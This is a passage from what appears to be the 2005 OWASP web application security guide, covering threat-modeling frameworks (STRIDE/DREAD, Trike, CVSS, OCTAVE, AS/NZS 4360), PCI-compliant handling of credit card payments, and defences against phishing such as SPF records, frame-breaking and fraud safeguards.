It is vital to understand the level of attacker you are defending against. An informed attacker who understands your processes is far more dangerous than a script kiddie, for example.

7.1.6 STRIDE

Spoofing identity

Spoofing identity is a key risk of applications that have many users but use a single execution context at the application and database level. Users must not be able to act as any other user, or become that user.

Tampering with data

Users can change any data delivered to them, and can thus can change client-side validation, GET and POST data, cookies, HTTP headers, and so on. The application should not send data to the

user, such as interest rates or periods that are obtainable within the application itself. The application must carefully check any data received from the user to identify if it is sane and applicable.

Repudiation

Users can dispute transactions if there is insufficient traceability and auditing of user activity. For example, if a user says, “I didn’t transfer money to this external account”, and you cannot track their activities from front to back of the application, it is extremely likely that the transaction will have to be written off.

Applications should have adequate repudiation controls, such as web access logs, audit trails at every tier, and a user context from top to bottom. Preferably, the application should run as the user, but this is often not possible with many frameworks.

Information Disclosure

Users are wary of submitting private details to a system. If it is possible for an attacker to reveal user details, whether anonymously or as an authorized user, there will be a period of reputation loss. Applications must include strong controls to prevent user ID tampering, particularly when they use a single account to run the entire application.

The user’s browser can leak information. Not every browser correctly implements the no caching policies requested by the HTTP headers. Every application has a responsibility to minimize the amount of information stored by a browser, just in case it leaks information and can be used by an attacker to learn more about the user or even become that user.

Denial of Service

Applications should be aware that they could be abused by a denial of service attack. For authenticated applications, expensive resources such as large files, complex calculations, heavyduty searches, or long queries should be reserved for authorized users, not anonymous users.

For applications which do not have this luxury, every facet of the application must be implemented to perform as little work as possible, use fast (or no) database queries, and not expose large files, or providing unique links per user to prevent a simple denial of service attack.

Elevation of Privilege

If an application provides user and administration roles, it is vital to ensure that the user cannot

elevate themselves to any higher privilege roles. In particular, simply not providing the user links is insufficient – all actions must be gated through an authorization matrix to ensure that the only the right roles can access privileged functionality.

7.1.7 DREAD

DREAD is used to form part of the thinking behind the risk rating, and is used directly to sort the risks.

DREAD is used to compute a risk value, which is an average of all five elements:

$$\text{Risk}_{\text{DREAD}} = (\text{DAMAGE} + \text{REPRODUCIBILITY} + \text{EXPLOITABILITY} + \text{AFFECTED USERS} + \text{DISCOVERABILITY}) / 5$$

This produces a number between 0 and 10. The higher the number, the more serious the risk.

Damage Potential

If a threat is realized, how much damage is caused?

0 = nothing	5 = individual user data is compromised or affected	10 = complete system destruction
-------------	---	----------------------------------

Reproducibility

How easy is it to reproduce this threat?

0 = very hard or impossible, even for administrators of the application	5 = one or two steps required, may need to be an authorized user	10 = requires just a browser address bar without logged on
---	--	--

Exploitability

What do you need to have to exploit this threat?

0 = advanced programming and networking skills, advanced or custom attack tools	5 = malware exists, or easily performed using normal attack tools	10 = just a browser
---	---	---------------------

Affected Users

How many users will this threat affect?

0 = None	5 = Some users, but not all	10 = All users
----------	-----------------------------	----------------

Discoverability

How easy is it to discover this threat? When performing a code review of an existing application, “Discoverability” is usually set to 10 as it has to be assumed that these issues will be discovered.

0 = very hard to impossible. Requires source or system access	5 = Could figure it out from guessing or watching network traces	9 = Details of faults like this are in the public domain, and can be discovered using Google 10 = It's in the address bar or in a form
---	--	---

7.2 Alternative Threat Modeling Systems

OWASP recognizes that the adoption of a Microsoft modeling process may be a controversial choice in some organizations. If STRIDE / DREAD is unacceptable due to unfounded prejudice, we recommend that every organization trial the various threat models against an existing application or design. This will allow the organization to determine which approach works best for them, and adopt the most appropriate threat modeling tools for their organization.

Performing threat modeling provides a far greater return than any control in this Guide. It is vital that threat modeling takes place.

7.2.1 Trike

Trike is a threat modeling framework with similarities to the Microsoft threat model process. However, Trike is differentiated by using a risk based approach with distinct implementation, threat and risk models, instead of using a mixed threat model (attacks, threats, and weaknesses) as represented by STRIDE / DREAD.

From the Trike paper, Trike aims to:

With assistance from the system stakeholders, ensure that the risk this system entails to each asset is acceptable to all stakeholders.

Be able to tell whether we have done this.

Communicate what we've done and its effects to the stakeholders.

Empower stakeholders to understand and reduce the risks to themselves and other stakeholders implied by their actions within

their domains.

For more information, please review the “Further Reading” section below. The OWASP Guide 2.1 (due November 2005) will have more details on Trike.

7.2.2 Risk Management Standards

Australian Standard / New Zealand Standard AS/NZS 4360:1999¹¹, along with ISO 10006:1998 and NF EN 1140:1994, is one of the first formal standard for documenting and managing risk.

AS/NZS 4360 is very generic and its approach is simple (it’s only 28 pages long) and flexible, and does not lock organizations into any particular method of risk management as long as the risk management fulfils the AS/NZS 4360 five steps. It provides several sets of risk tables and allows organizations to adopt their own. All the mentioned Standards on Risk Assessment roughly use the same set of steps.

The five major components of AS/NZS 4360’s iterative approach are:

- Establish the context – establish what is to be risk treated, i.e. which assets / systems are important
- Identify the risks – within the systems to be treated, what risks are apparent?
- Analyze the risks – look at the risks and determine if there are any supporting controls
- Evaluate the risks – determine the residual risk
- Treat the risks – describe the method to treat the risks so that risks selected by the business can be mitigated.

AS/NZS 4360 assumes that risk will be managed by an operational risk style of group, and that the organization has adequate skills in house, and risk management groups to identify, analyze, and treat the risks.

Why you would use a Risk Management Standard :

Each works well as a risk management methodology for organizations requiring Sarbanes-Oxley compliance.

Each works well for organizations that prefer to manage risks in a traditional way, such as using

¹¹ Updated in 2004

just likelihood and consequence to determine an overall risk.

Each is familiar to most risk managers worldwide, and your organization may already have implemented a compatible approach

You are an Australian organization, and thus may be required to use it if you are audited externally on a regular basis, or justify why you are not using it. Luckily, the STRIDE / DREAD model referred to above is AS/NZS 4360 compatible.

Why you would not use a Risk Management Standard :

Their approach works far better for business or systemic risks than technical risks

Each does not discuss methods to perform a structured threat risk modeling exercise

As each is a generic framework for managing risk, it does not provide any structured method to enumerate web application security risks.

Although each can be used to rank risks for security reviews, the lack of structured methods of enumerating threats for web applications makes it less desirable than other methods.

7.2.3 CVSS

The US Department of Homeland Security (DHS) established the NIAC Vulnerability Disclosure Working Group, which incorporates input from Cisco, Symantec, ISS, Qualys, Microsoft, CERT/CC, and eBay. One of the outputs of this group is the Common Vulnerability Scoring System (CVSS).

Why you would use CVSS:

You have just received notification from a security researcher or other source that your product has a vulnerability, and you wish to ensure that it has a trustworthy severity rating so as to alert your users to the appropriate level of action required when you release the patch. You are a security researcher, and have found several exploits for a program. You would like to use the CVSS ranking system to produce reliable risk rankings, to ensure that the ISV will take the exploits seriously as compared to their rating.

The use of CVSS is recommended for use by US government departments by the working group – it is unclear if this is policy at the time of writing.

Why you would not use CVSS:

CVSS does not find or reduce attack surface area (i.e. design flaws), nor help enumerate possible risks from any arbitrary piece of code as it is not designed for that purpose.

CVSS is more complex than STRIDE / DREAD, as it aims to model the risk of announced vulnerabilities as applied to released software.

CVSS risk ranking is complex – a spreadsheet is required to calculate the risks as the assumption behind CVSS is that a single risk has been announced, or a worm or Trojan has been released targeting a small number of attack vectors.

The overhead of calculating the CVSS risk ranking is quite high if applied to a thorough code review, which may have 250 or more threats to rank.

7.2.4 Octave

Octave is a heavyweight risk Methodology approach from CMU's Software Engineering Institute in collaboration with CERT. OCTAVE is targeted not at technical risk, but organizational risk.

OCTAVE consists of two versions: OCTAVE – for large organizations and OCTAVE-S for small organizations, both of which have catalogs of practices, profiles, and worksheets to document the OCTAVE outcomes. OCTAVE is popular with many sites.

OCTAVE is useful when:

Implementing a culture of risk management and control within an organization

Documenting and measuring business risk

Documenting and measuring overall IT security risk, particularly as it relates to whole of company IT risk management

Documenting risks surrounding complete systems

When an organization is mature, does not have a working risk methodology in place, and requires a robust risk management framework to be put in place

The downsides of Octave are:

OCTAVE is incompatible with AS 4360, as it forces Likelihood=1 (i.e. a threat will always

occur). This is also inappropriate for many organizations. OCTAVE-S has an optional inclusion of probability, but this is not part of OCTAVE.

Consisting of 18 volumes, OCTAVE is large and complex, with many worksheets and practices to implement

It does not provide a list of out of the box practices for web application security risks OWASP does not expect OCTAVE to be used by designers or developers of applications, and thus it misses the *raison d'être* of threat modeling – which is to be used during all stages of development by all participants to reduce the risk of the application becoming vulnerable to attack.

Comparing threat modeling approaches

Here is how roughly the CVSS measures up to STRIDE / DREAD:

Metric	Attribute	Description	Closest STRIDE / DREAD
CVSS Base Metrics	Access vector	Local or remote access?	~ Exploitability
CVSS Base Metrics	Access complexity	How hard to reproduce the exploit	Reproducibility
CVSS Base Metrics	Authentication	Anonymous or authenticated?	~ Exploitability
CVSS Base Metrics	Confidentiality impact	Impact of confidentiality breach	Information Disclosure
CVSS Base Metrics	Integrity impact	Impact of integrity breach	Tampering
CVSS Base Metrics	Availability impact	Impact of system availability breach	Denial of Service
CVSS Base Metrics	Impact bias	Bias equal for CIA, or biased towards one or more of CIA?	No equivalent
CVSS Temporal	Exploitability	How easy is the breach to exploit?	Exploitability
CVSS Temporal	Remediation Level	Is a fix available?	No equivalent
CVSS Temporal	Report confidence	How reliable is the original report of the vulnerability?	No equivalent
CVSS Environmental	Collateral Damage	How bad is the damage if the threat were	Damage potential

		realized?	
CVSS Environmental	Target Distribution	How many servers are affected if the threat were realized?	Affected users (not directly equivalent)

Alternatively, here is how STRIDE / DREAD map to CVSS:

STRIDE attribute	Description	Closest CVSS attribute
Spoofing identity	How can users obviate controls to become another user or act as another user?	No direct equivalent
Tampering with data	Can data be tampered with by an attacker to get the application to obviate security controls or take over the underlying systems (eg SQL injections)	Integrity
Repudiation	Can users reject transactions due to a lack of traceability within the application?	No direct equivalent
Information disclosure	Can authorization controls be obviated which would then lead to sensitive information being exposed which should not be?	Confidentiality
Denial of service	Can an attacker prevent authorized users from accessing the system?	Availability
Elevation of privilege	Can an anonymous attacker become a user, or an authenticated user act as an administrator or otherwise change to a more privileged role?	No direct equivalent

DREAD attribute	Description ... if the threat is realized	Closest CVSS attribute
Damage potential	What damage may occur?	Collateral damage
Reproducibility	How easy is it for a potential attack to work?	~ Access complexity
Exploitability	What do you need (effort, expertise) to make the attack work?	Exploitability
Affected users	How many users would be affected by the attack?	Target distribution
Discoverability	How easy is for it attackers to discover the issue?	No direct equivalent

In general, CVSS is useful for released software and the number of realized vulnerabilities is small. CVSS should produce similar risk rankings regardless of reviewer, but many of the biases built into the overall risk calculation are subjective (i.e. local and remote or which aspect of the application is more important), and thus there may disagreement of the resulting risk ranking.

STRIDE/DREAD is useful to reduce attack surface area, improve design, and eliminate vulnerabilities before they are released. It can also be used by reviewers to rank and enumerate

threats in a structured way, and produce similar risk rankings regardless of reviewer.

7.3 Conclusion

In the few previous pages, we have touched on the basic principles of web application security. Applications that honor the underlying intent of these principles will be more secure than their counterparts who are minimally compliant with specific controls mentioned later in this Guide.

7.4 Further Reading

Microsoft, Threat Modeling Web Applications, © 2005 Microsoft

<http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx?pull=/library/en-us/dnpag2/html/tmwa.asp>

Microsoft, *Threats and Countermeasures*, © 2003 Microsoft

Howard and LeBlanc, *Writing Secure Code*, 2nd Edition, pp 69 – 124, © 2003 Microsoft Press

Meier et al, *Improving Web Application Security: Threats and Countermeasures*, © 2003 Microsoft

Saitta, Larcom, and Michael Eddington, *A conceptual model for threat modeling applications*, July 13 2005

<http://dymaxion.org/trike/>

http://dymaxion.org/trike/Trike_v1_Methodology_Document-draft.pdf

CVSS

http://www.dhs.gov/interweb/assetlibrary/NIAC_CyberVulnerabilitiesPaper_Feb05.pdf

OCTAVE

<http://www.cert.org/octave/>

AS/NZS 4360:2004 Risk Management, available from Standards Australia and Standards New Zealand:

<http://shop.standards.co.nz/productdetail.jsp?sku=4360%3A2004%28AS%2FNZS%29>

8. Handling e-Commerce Payments

8.1 Objectives

To ensure:

- Handle payments in a safe and equitable way for users of e-commerce systems
- Minimize fraud from cardholder not present (CNP) transactions
- Maximize privacy and trust for users of e-commerce systems
- Comply with all local laws and PCI (merchant agreement) standards

8.2 Compliance and Laws

If you are a e-commerce merchant, you must comply with all your local laws, such as all tax acts, trade practices, Sale of Goods (or similar) acts, lemon laws (as applicable), and so on. You should consult a source of legal advice competent for your jurisdiction to find out what is necessary.

If you are a credit card merchant, you have agreed to the credit card merchant agreements. Typically, these are extremely strict about the amounts of fraud allowed, and the guidelines for “cardholder not present” transactions. You must read and follow your agreement.

**If you do not understand your agreement, you should consult
with your bank’s merchant support for more information.**

8.3 PCI Compliance

To comply with the most current regulations concerning credit cards, you must review the PCI Guidelines and your merchant agreement. In brief, here are the twelve requirements you are required to use if you are going to handle credit card payments:

Build and maintain a secure network

Install and maintain a firewall configuration to protect data

Do not use vendor-supplied defaults for system passwords and other security parameters

Protect Cardholder Data

Protect stored data

Maintain a Vulnerability Management Program	Encrypt transmission of cardholder data and sensitive information across public networks Use and regularly update anti-virus software Develop and maintain secure systems and applications
Implement Strong Access Control Measures	Restrict access to data by business need-to-know Assign a unique ID to each person with computer access
Regularly Monitor and Test Networks	Restrict physical access to cardholder data Track and monitor all access to network resources and cardholder data
Maintain an Information Security Policy	Regularly test security systems and processes Maintain a policy that addresses information security

OWASP is mentioned in the “Develop and maintain secure systems and applications” requirement.

Develop web software and applications based on secure coding guidelines such as the Open Web Application Security Project guidelines. Review custom application code to identify coding vulnerabilities. See www.owasp.org - “The Ten Most Critical Web Application Security Vulnerabilities.” Cover prevention of common coding vulnerabilities in software development processes, to include: ...

This Guide is now the best source of information on securing your applications. Although useful, the OWASP Top 10 is designed to be a start on improving your application’s security, not a complete reference. The Top 10 is (at the time of writing) in the process of being updated.

8.4 Handling Credit Cards

Every week, we read about yet another business suffering the ultimate humiliation - their entire customer's credit card data stolen... again. What is not stated is that this is often the end of the business (see CardSystems being revoked by Visa and AMEX in the *Further Reading* section). Customers hate being forced to replace their credit cards and fax in daily or weekly reversals to

their bank's card services. Besides customer inconvenience, merchants breach their merchant agreement with card issuers if they have insufficient security. No merchant agreement is the death knell for modern Internet enabled businesses.

This section details how you should handle and store payment transactions. Luckily, it is even easier than doing it the wrong way.

8.4.1 Best Practices

- Process transactions immediately online or hand off the processing to your bank
- **Do not store any CC numbers, ever. If they must be stored, you must follow the PCI guidelines to the letter. We strongly urge you to not store credit card details.**
- **If you are using a shared host for your site, you cannot comply with the PCI guidelines. You must have your own infrastructure to comply with the PCI guidelines.**

Many businesses are tempted to take the easy way out and store customer's credit card numbers, thinking that they need them. This is incorrect. Do not store credit card numbers.

8.4.2 Auth numbers

After successfully processing a transaction, you are returned an authorization number. This is unique per transaction and has no intrinsic value of its own. It is safe to store this value, write it to logs, present it to staff and e-mail it to the customer.

8.4.3 Handling Recurring payments

About the only business reason for storing credit card numbers is recurring payments. However, you have several responsibilities if you support recurring payments:

- You must follow the terms of your merchant agreement. Most merchant agreements require you to have original signed standing authorizations from credit card holders. This bit of signed paper will help you if the customer challenges your charges.
- It is best practice to encrypt credit card numbers. This as a mandatory requirement in the

PCI guidelines

- Limit the term of the recurring payment to no more than one year, particularly if you have “Card holder not present” (CNP) transactions
- Expunge the credit card details as soon as the agreement is finished

The problem with encryption is that you must be able to decrypt the data later on in the business process. When choosing a method to store cards in an encrypted form, remember there is no reason why the front-end web server needs to be able to decrypt them.

8.4.4 Displaying portions of the credit card

PCI only allows the presentation of the first six (the BIN) or the last four digits. We strongly urge you to not display the credit card at all if it can be helped.

There are many reasons why tracing, sending or presenting a credit card number is handy, but it is not possible to present credit card numbers safely:

- If a large organization has several applications, all with different algorithms to present an identifying portion of the credit card, the card will be disclosed.
- Sending an email invoice is a low cost method of informing users of charges against their credit cards. However, e-mail is not secure
- For many workplaces, call centre staff typically consist of itinerant casuals with extremely high churn rates
- Logs are attacked not to eliminate evidence, but to obtain additional secrets.
- In countries with small numbers of banking institutions, the institutional BIN numbers are limited. Therefore, it is possible to guess workable BIN numbers and reconstruct the card number even if most of the card number has been obscured.

Most credit cards consist of 16 digits (although some are 14 or 15 digits, such as Amex):

XXXX XXYY YYYY YYYC

C is the checksum. X is the BIN number, which refers to the issuing institution. Y is the client's card number.

You must not store the CCV, CCV2 and PVV (or PIN Verification Value).

These are a credit card validation field used by many payment gateways to protect against imprint fraud as the value is on the reverse of the card. Storing this value is not allowed as per sections 3.2.3 and 3.4.

For these reasons, it is strongly recommended that you do not present the user or your staff with open or obscured credit card numbers. but we recommend you do not display any digits of a credit card at all – just the expiry date.

8.4.5 Swiping cards

This section is not applicable to most web application developers, but bears repeating.

You are not allowed to double swipe a customer's card. This is the common practice of swiping the card in the electronic funds transfer terminal and then in the point of sale system. This is partially to prevent customers becoming used to people swiping their cards multiple times, which is unfortunately, all too often the first step before the customer's card is fraudulently duplicated or otherwise misused.

You are not allowed to store the contents of the magnetic stripe or the stored value chip.

8.4.6 Patching and maintenance

The PCI requires you to patch your systems within one month of the patch becoming available for any part of your system which helps process or store credit card transactions. You must have virus protection, and it must be up to date.

8.4.7 Reversals

There are two potential frauds from reversals: an insider pushing money from the organization's account to a third party, and an outsider who has successfully figured out how to use an automated reversal process to "refund" money which is not owing, for example by using negative numbers.

Reversals should always be performed by hand, and should be signed off by two distinct employees or groups. This reduces the risk from internal and external fraud.

It is essential to ensure that all values are within limits, and signing authority is properly assigned.

For example, in Melbourne, Australia in 2001, a trusted staff member used a mobile EFTPOS terminal to siphon off \$400,000 from a sporting organization. If the person had been less greedy, she would never have been caught.

It is vital to understand the amount of fraud the organization is willing to tolerate.

8.4.8 Chargeback

Many businesses operate on razor thin margins, known as "points" in sales speak. For example, "6 points" means 6% profit above gross costs, which is barely worth getting out of bed in the morning.

Therefore, if you find yourself on the end of many charge backs after shipping goods, you've lost more than just the profit of one transaction. In retail terms, this is called "shrinkage," but police refer to it as fraud. There are legitimate reasons for charge backs, and your local consumer laws will tell you what they are. However, most issuers take a dim view of merchants with a high charge back ratio as it costs them a lot of time and money and indicates a lack of fraud controls.

You can take some simple steps to lower your risk. These are:

- Money is not negative. Use strong typing to force zero or positive numbers, and prevent negative numbers.
- Don't overload a charge function to be the reversal by allowing negative values.
- All charge backs and reversals require logging, auditing, and manual authorization.
- There should be no code on your web site for reversals or charge backs
- Don't ship goods until you have an authorization receipt from the payment gateway
- The overwhelming majority of credit cards have a strong relationship between BIN numbers and the issuing institution's country. Strongly consider not shipping goods to out-of-country BIN cards
- For high value goods, consider making the payment an over-the-phone or fax authority.

Some customers will try charge backs one time too many. Keep tabs on customers who charge back, and decide if they present excessive risk

Always ask for the customer's e-mail and phone number that the issuing institution has for the

customer. This helps if other red flags pop up

A 10 cent sign is worth a thousand dollars of security infrastructure. Make it known on your website that you prosecute fraud to the fullest extent of the law and all transactions are fully logged.

8.5 Further Reading

Visa and AMEX revoke CardSystems for PCI breaches:

<http://www.theregister.co.uk/2005/07/19/cardsystems/>

AMEX, Visa, Mastercard, Discover, JCB, Diner's Club - Payment Card Industry Payment Card Industry (PCI) Data Security Standard

[http://www.visa-](http://www.visa-asia.com/ap/center/merchants/riskmgmt/includes/uploads/AP_PCI_Data_Security_Standard_1.pdf)
[asia.com/ap/center/merchants/riskmgmt/includes/uploads/AP_PCI_Data_Security_Standard_1.pdf](http://www.visa-asia.com/ap/center/merchants/riskmgmt/includes/uploads/AP_PCI_Data_Security_Standard_1.pdf)

https://sdp.mastercardintl.com/pdf/pcd_manual.pdf

Visa

Cardholder Information Security Program

http://usa.visa.com/business/accepting_visa/ops_risk_management/cisp.html

Account Information Security Program

<http://www.visa-asia.com/ap/sea/merchants/riskmgmt/ais.shtml>

Mapping CISP to PCI

http://usa.visa.com/download/business/accepting_visa/ops_risk_management/cisp_Mapping_CISPV2.3_to_PCIV1.0.pdf

9. Phishing

Phishing attacks are one of the highest visibility problems for banking and e-commerce sites, with the potential to destroy a customer's livelihood and credit rating. There are a few precautions that application writers can follow to reduce the risk, but most phishing controls are procedural and user education.

Phishing is a completely different approach from most scams. In most scams, there is misrepresentation and the victim is clearly identifiable. In phishing, the lines are blurred:

- The identify theft victim is a victim. And they will be repeatedly victimized for years. Simply draining their bank account is not the end. Like all types of identify theft, the damage is never completely resolved. Just when the person thinks that everything has finally been cleaned up, the information is used again.
- Banks, ISPs, stores and other phishing targets are victimized – they suffer a huge loss of reputation and trust by consumers. If you received a legitimate email from Citibank today, would you trust it?

Phishing starts like the stereotypical protection racket. Customers of a particular business are directly attacked. Unlike a protection racket, the company is never directly targeted and no protection money is demanded. In the few blackmail cases, the customers may still be victimized later.

9.1 What is phishing?

Phishing is misrepresentation where the criminal uses social engineering to appear as a trusted identity. They leverage the trust to gain valuable information; usually details of accounts, or enough information to open accounts, obtain loans, or buy goods through e-commerce sites.

Up to 5% of users seem to be lured into these attacks, so it can be quite profitable for scammers – many of whom send millions of scam e-mails a day.

The basic phishing attack follows one or more of these patterns:

- Delivery via web site, e-mail or instant message, the attack asks users to click on a link to “re-validate” or “re-activate” their account. The link displays a believable facsimile of your

site and brand to con users into submitting private details

- Sends a threatening e-mail to users telling them that the user has attacked the sender. There's a link in the e-mail which asks users to provide personal details
- Installs spyware that watches for certain bank URLs to be typed, and when typed, up pops a believable form that asks the users for their private details
- Installs spyware (such as Berbew) that watches for POST data, such as usernames and passwords, which is then sent onto a third party system
- Installs spyware (such as AgoBot) that dredges the host PC for information from caches and cookies
- "Urgent" messages that the user's account has been compromised, and they need to take some sort of action to "clear it up"
- Messages from the "Security" section asking the victim to check their account as someone illegally accessed it on this date. Just click this trusty link...

Worms have been known to send phishing e-mails, such as MiMail, so delivery mechanisms constantly evolve. Phishing gangs (aka organized crime) often use malicious software like Sasser or SubSeven to install and control zombie PCs to hide their actions, provide many hosts to receive phishing information, and evade the shutdown of one or two hosts.

Sites that are not phished today are not immune from phishing tomorrow. Phishers have a variety of uses for stolen accounts -- any kind of e-commerce is usable. For example:

- Bank accounts: Steal money. But other uses: Money laundering. If they cannot convert the money to cash, then just keep it moving. Just because you don't have anything of value sitting in the account does not mean that the account has no value. Many bank accounts are linked. So compromising one will likely compromise many others. Bank accounts can lead to social security numbers and other account numbers. (Do you pay bills using an auto-pay system? Those account numbers are also accessible. Same with direct deposit.)
- PayPal: All the benefits of a bank without being a bank. No FDIC paper trail.
- eBay: Laundering.
- Western Union: "Cashing out". Converting stolen money to cash.

- Online music and other e-commerce stores. Laundering. Sometimes goods (e.g., music) are more desirable than money. Cashing out takes significant resources. Just getting music (downloadable, instant, non-returnable) is easy. And easy is sometimes desirable.
- ISP accounts. Spamming, compromising web servers, virus distribution, etc. Could also lead to bank accounts. For example, if you use auto-pay from your bank to your ISP, then the ISP account usually leads to the bank account number.
- Physical utilities (phone, gas, electricity, water) directly lead to identity theft.
- And the list goes on.

It is not enough to not trust emails from banks. You need to question emails from all sources.

9.2 User Education

Users are the primary attack vector for phishing attacks. Without training your users to be wary of phishing attempts, they will fall victim to phishing attacks sooner or later. It is insufficient to say that users shouldn't have to worry about this issue, but unfortunately, there are few effective technical security controls that work against phishing attempts as attackers are constantly working on new and interesting methods to defraud users. Users are the first, and often the last, lines of defense, and therefore any workable solution must include them.

Create a policy detailing exactly what you will and will not do. Regularly communicate the policy in easy to understand terms (as in "My Mom will understand this") to users. Make sure they can see your policies on your web site.

From time to time, ask your users to confirm that they have installed anti-virus software, anti-spyware, keep it up to date, scanned recently, and have updated their computer with patches recently. This keeps basic computer hygiene in the users' minds, and they know they shouldn't ignore it. Consider teaming with anti-virus firms to offer special deals to your users to provide low cost protection for them (and you).

However, be aware that user education is difficult. Users have been lulled into "learned helplessness", and actively ignore privacy policies, security policies, license agreements, and help pages. Do not expect them to read anything you communicate with them.

9.3 Make it easy for your users to report scams

Monitor abuse@yourdomain.com and consider setting up a feedback form. Users are often your first line of defense, and can alert you far sooner than simply waiting for the first scam victims to come forward. Every minute of a phishing scam counts.

For the absolute necessity to have an abuse-reporting address in operational status (valid, monitored and with reactive staff), see the section 23.5 Maintenance, « Security Incident Response ».

9.4 Communicating with customers via e-mail

Customer relationship management (CRM) is a huge business, so it's highly improbable that you can prevent your business from sending customers marketing materials. However, it is vital to communicate with users in a safe way:

- Education - Tell users every single time you communicate with them, that:
 - they must type your URL into their browser to access your site
 - you don't provide links for them to click
 - you will never ask them for their secrets
 - and if they receive any such messages, they should immediately report any such e-mail to you, and you will forward that on to their local law enforcement agencies
- Consistent branding – don't send e-mail that references another company or domain. If your domain is "example.com", then all links, URLs, and email addresses should strictly reference "example.com". Using mixed brands and multiple domains – even when your company owns the multiple domain names – generates user confusion and permits attackers to impersonate your company.
- Reduce Risk - don't send e-mail at all. Communicate with your users using your website rather than e-mail. The advantages are many: the content can be in HTML, it's more secure (as the content cannot be easily spoofed by phishers), it is much cheaper than mass mailing, doesn't involve spamming the Internet, and your customers are aware that you never send e-mail, so any e-mail received from "you" is fraudulent.

- Reduce Risk - don't send HTML e-mail. If you must send HTML e-mail, don't allow URLs to be clickable and always send well-formed multi-part MIME e-mails with a readable text part. HTML content should never contain JavaScript, submission forms, or ask for user information.
- Reduce Risk - be careful of using "short" obfuscated URLs (like <http://redir.example.com/f45jgk>) for users to type in, as scammers may be able to work out how to use your obfuscation process to redirect users to a scam site. In general, be wary of redirection facilities – nearly all of them are vulnerable to XSS.
- Increase trust - Many large organizations outsource customer communications to third parties. Work with these organizations to make all e-mail communications appear to come from your organization (i.e., `crm.example.com` where `example.com` is your domain, rather than `smtp34.massmailer.com` or even worse, just an IP address). This goes for any image providers that are used in the main body.
- Increase trust - set up a Sender Policy Framework (SPF) record in your DNS to validate your SMTP servers. Phishing e-mails not sent from servers listed in your SPF records will be rejected by SPF aware MTAs. If that fails, scam messages will be flagged by newer MUAs like Outlook 2003 (with recent product updates applied), Thunderbird, and Eudora. Over time, this control will become more and more effective as ISPs, users and organizations upgrade to versions of software that has SPF enabled by default
- Increase trust - consider using S/MIME to digitally sign your communications
- Incident Response - Don't send users e-mail notification that their account has been locked or fraud has occurred – if that has happened, just lock their accounts and provide a telephone number or e-mail address for them to contact you (or even better, ring the user)

9.5 Never ask your customers for their secrets

Scammers will often ask your users to provide their credit card number, password or PIN to "reactivate" their accounts. Often the scammers will present part of a credit card number or some other verifier (such as mother's maiden name – which is obtainable via public records), which makes the phish more believable.

Make sure your processes never need users' secrets; even partial secrets like the last four digits

of a credit card, or rely on easily available “secrets” that are obtainable from public records or credit history transcripts.

Tell the users you will not ask them for secrets, and to notify you if they receive an e-mail or visit a web page that looks like you and requires them to type in their secrets.

9.6 Fix all your XSS issues

Do not expose any code that has XSS issues, particularly unauthenticated code. Phishers often target vulnerable code, such as redirectors, search fields, and other forms on your website to push the user to their attack sites in a believable way.

For more information on XSS prevention, please see the User Agent Injection section of the Interpreter Injection chapter.

9.7 Do not use pop-ups

Pop-ups are a common technique used by scammers to make it seem like they are coming from your domain. If you don't use them, it makes it much more difficult for scammers to take over a user's session without being detected.

Tell your users you do not use pop-ups and to report any examples to you immediately.

9.8 Don't be framed

As pop-ups started to be blocked by most browsers by default, phishers have started to use iframes and frames to host malicious content whilst hosting your actual application. They can then use bugs or features of the DOM model to discover secrets in your application.

Use the TARGET directive to create a new window, which will usually break out of IFRAME and other JavaScript jails. This usually means using something like:

```
<A HREF="http://www.example.com/login" TARGET="_top">
```

to open a new page in the same window, but without using a pop-up.

Your application should regularly check the DOM model to inspect your client's environment for what you expect to see, and reject access attempts that containing any additional frames.

This doesn't help with Browser Helper Objects (BHO's) or spyware toolbars, but it can help close down many scams.

9.9 Move your application one link away from your front page

It is possible to diminish naïve phishing attacks:

- Make the authenticator for your application on a separate page.
- Consider implementing a simple referrer check. In section 0, we show that referrer fields are easily spoofed by motivated attackers, so this control doesn't really work that well against even moderately skilled attackers, but closes off links in e-mails as being an attack vector.
- Encourage your users to type your URL or simply don't provide a link for them to click. Referrer checks are effective against indirect attackers such as phishers – a hostile site cannot force a user's browser to send forged referrer headers.

9.10 Enforce local referrers for images and other resources

Scammers will try to use actual images from your web site, or from partner web sites (such as loyalty programs or edge caching partners providing faster, nearby versions of images).

Make the scammers use their own saved copies as this increases the chances that they will get it wrong, or the images will have changed by the time the attack is launched.

The feature is typically called “anti-leeching”, and is implemented in most of the common web servers but disabled by default in most. Akamai, which calls this feature “Request Based Blocking”, and hopefully all edge caching businesses, can provide this service to their customers.

Consider using watermarked images, so you can determine when the image was obtained so you can trace the original spider. It may not be possible to do this for busy websites, but it may be useful to watermark an image once per day in such cases.

Investigate all accesses that enumerate your entire website or only access images – you can spider your own website to see what it looks like and to capture a sequence of access entries that can be used to identify such activity. Often the scammers are using their own PCs to do this activity, so you may be able to provide law enforcement with probable IP addresses to chase down.

9.11 Keep the address bar, use SSL, do not use IP addresses

Many web sites try to stop users seeing the address bar in a weak attempt to prevent the user tampering with data, prevent users from book marking your site, or pressing back, or some other

feature. All of these excuses do not help users avoid phishing attacks.

Data that is user sensitive should be moved to the session object or – at worst – tamperproof, hidden fields. Book marking does not work if authorization enforces login requirements. Pressing back can be defeated in two ways – JavaScript hacks and sequence cookies.

Users should always be able to see your domain name – not IP addresses. This means you will need to register all your hosts rather than push them to IP addresses.

9.12 Don't be the source of identity theft

If you hold a great deal of data about a user, as a bank or government institution might, do not allow applications to present this data to end users.

For example, Internet Banking solutions may allow users to update their physical address records. There is no point in displaying the current address within the application, so the Internet Banking solution's database doesn't need to hold address data – only back end systems do.

In general, minimize the amount of data held by the application. If it's not there to be pharmed, the application is safer for your users.

9.13 Implement safe-guards within your application

Consider implementing:

- If you're an ISP or DNS registrar, make the registrant wait 24 hours for access to their domain; often scammers will register and dump a domain within the first 24 hours as the scam is found out.
- If an account is opened, but not used for a period of time (say a week or a month), disable it.
- Does all the registration info check out? For example, does the ZIP code mean California, but the phone number come from New York? If it doesn't, don't enable the account.
- Daily limits, particularly for unverified customers.
- Settlement periods for offsite transactions to allow users time to repudiate transactions.
- Only deliver goods to the customer's home country and address as per their billing information (i.e., don't ship a camera to Fiji if the customer lives in Noumea)

- Only deliver goods to verified customers (or consider a limit for such transactions).
- If your application allows updates to e-mail addresses or physical addresses, send a notification to both the new and old addresses when the key contact details change. This allows fraudulent changes to be detected by the user.
- Do not send existing or permanent passwords via e-mails or physical mail. Use one time, time limited verifiers instead. Send notification to the user that their password has been changed using this mechanism.
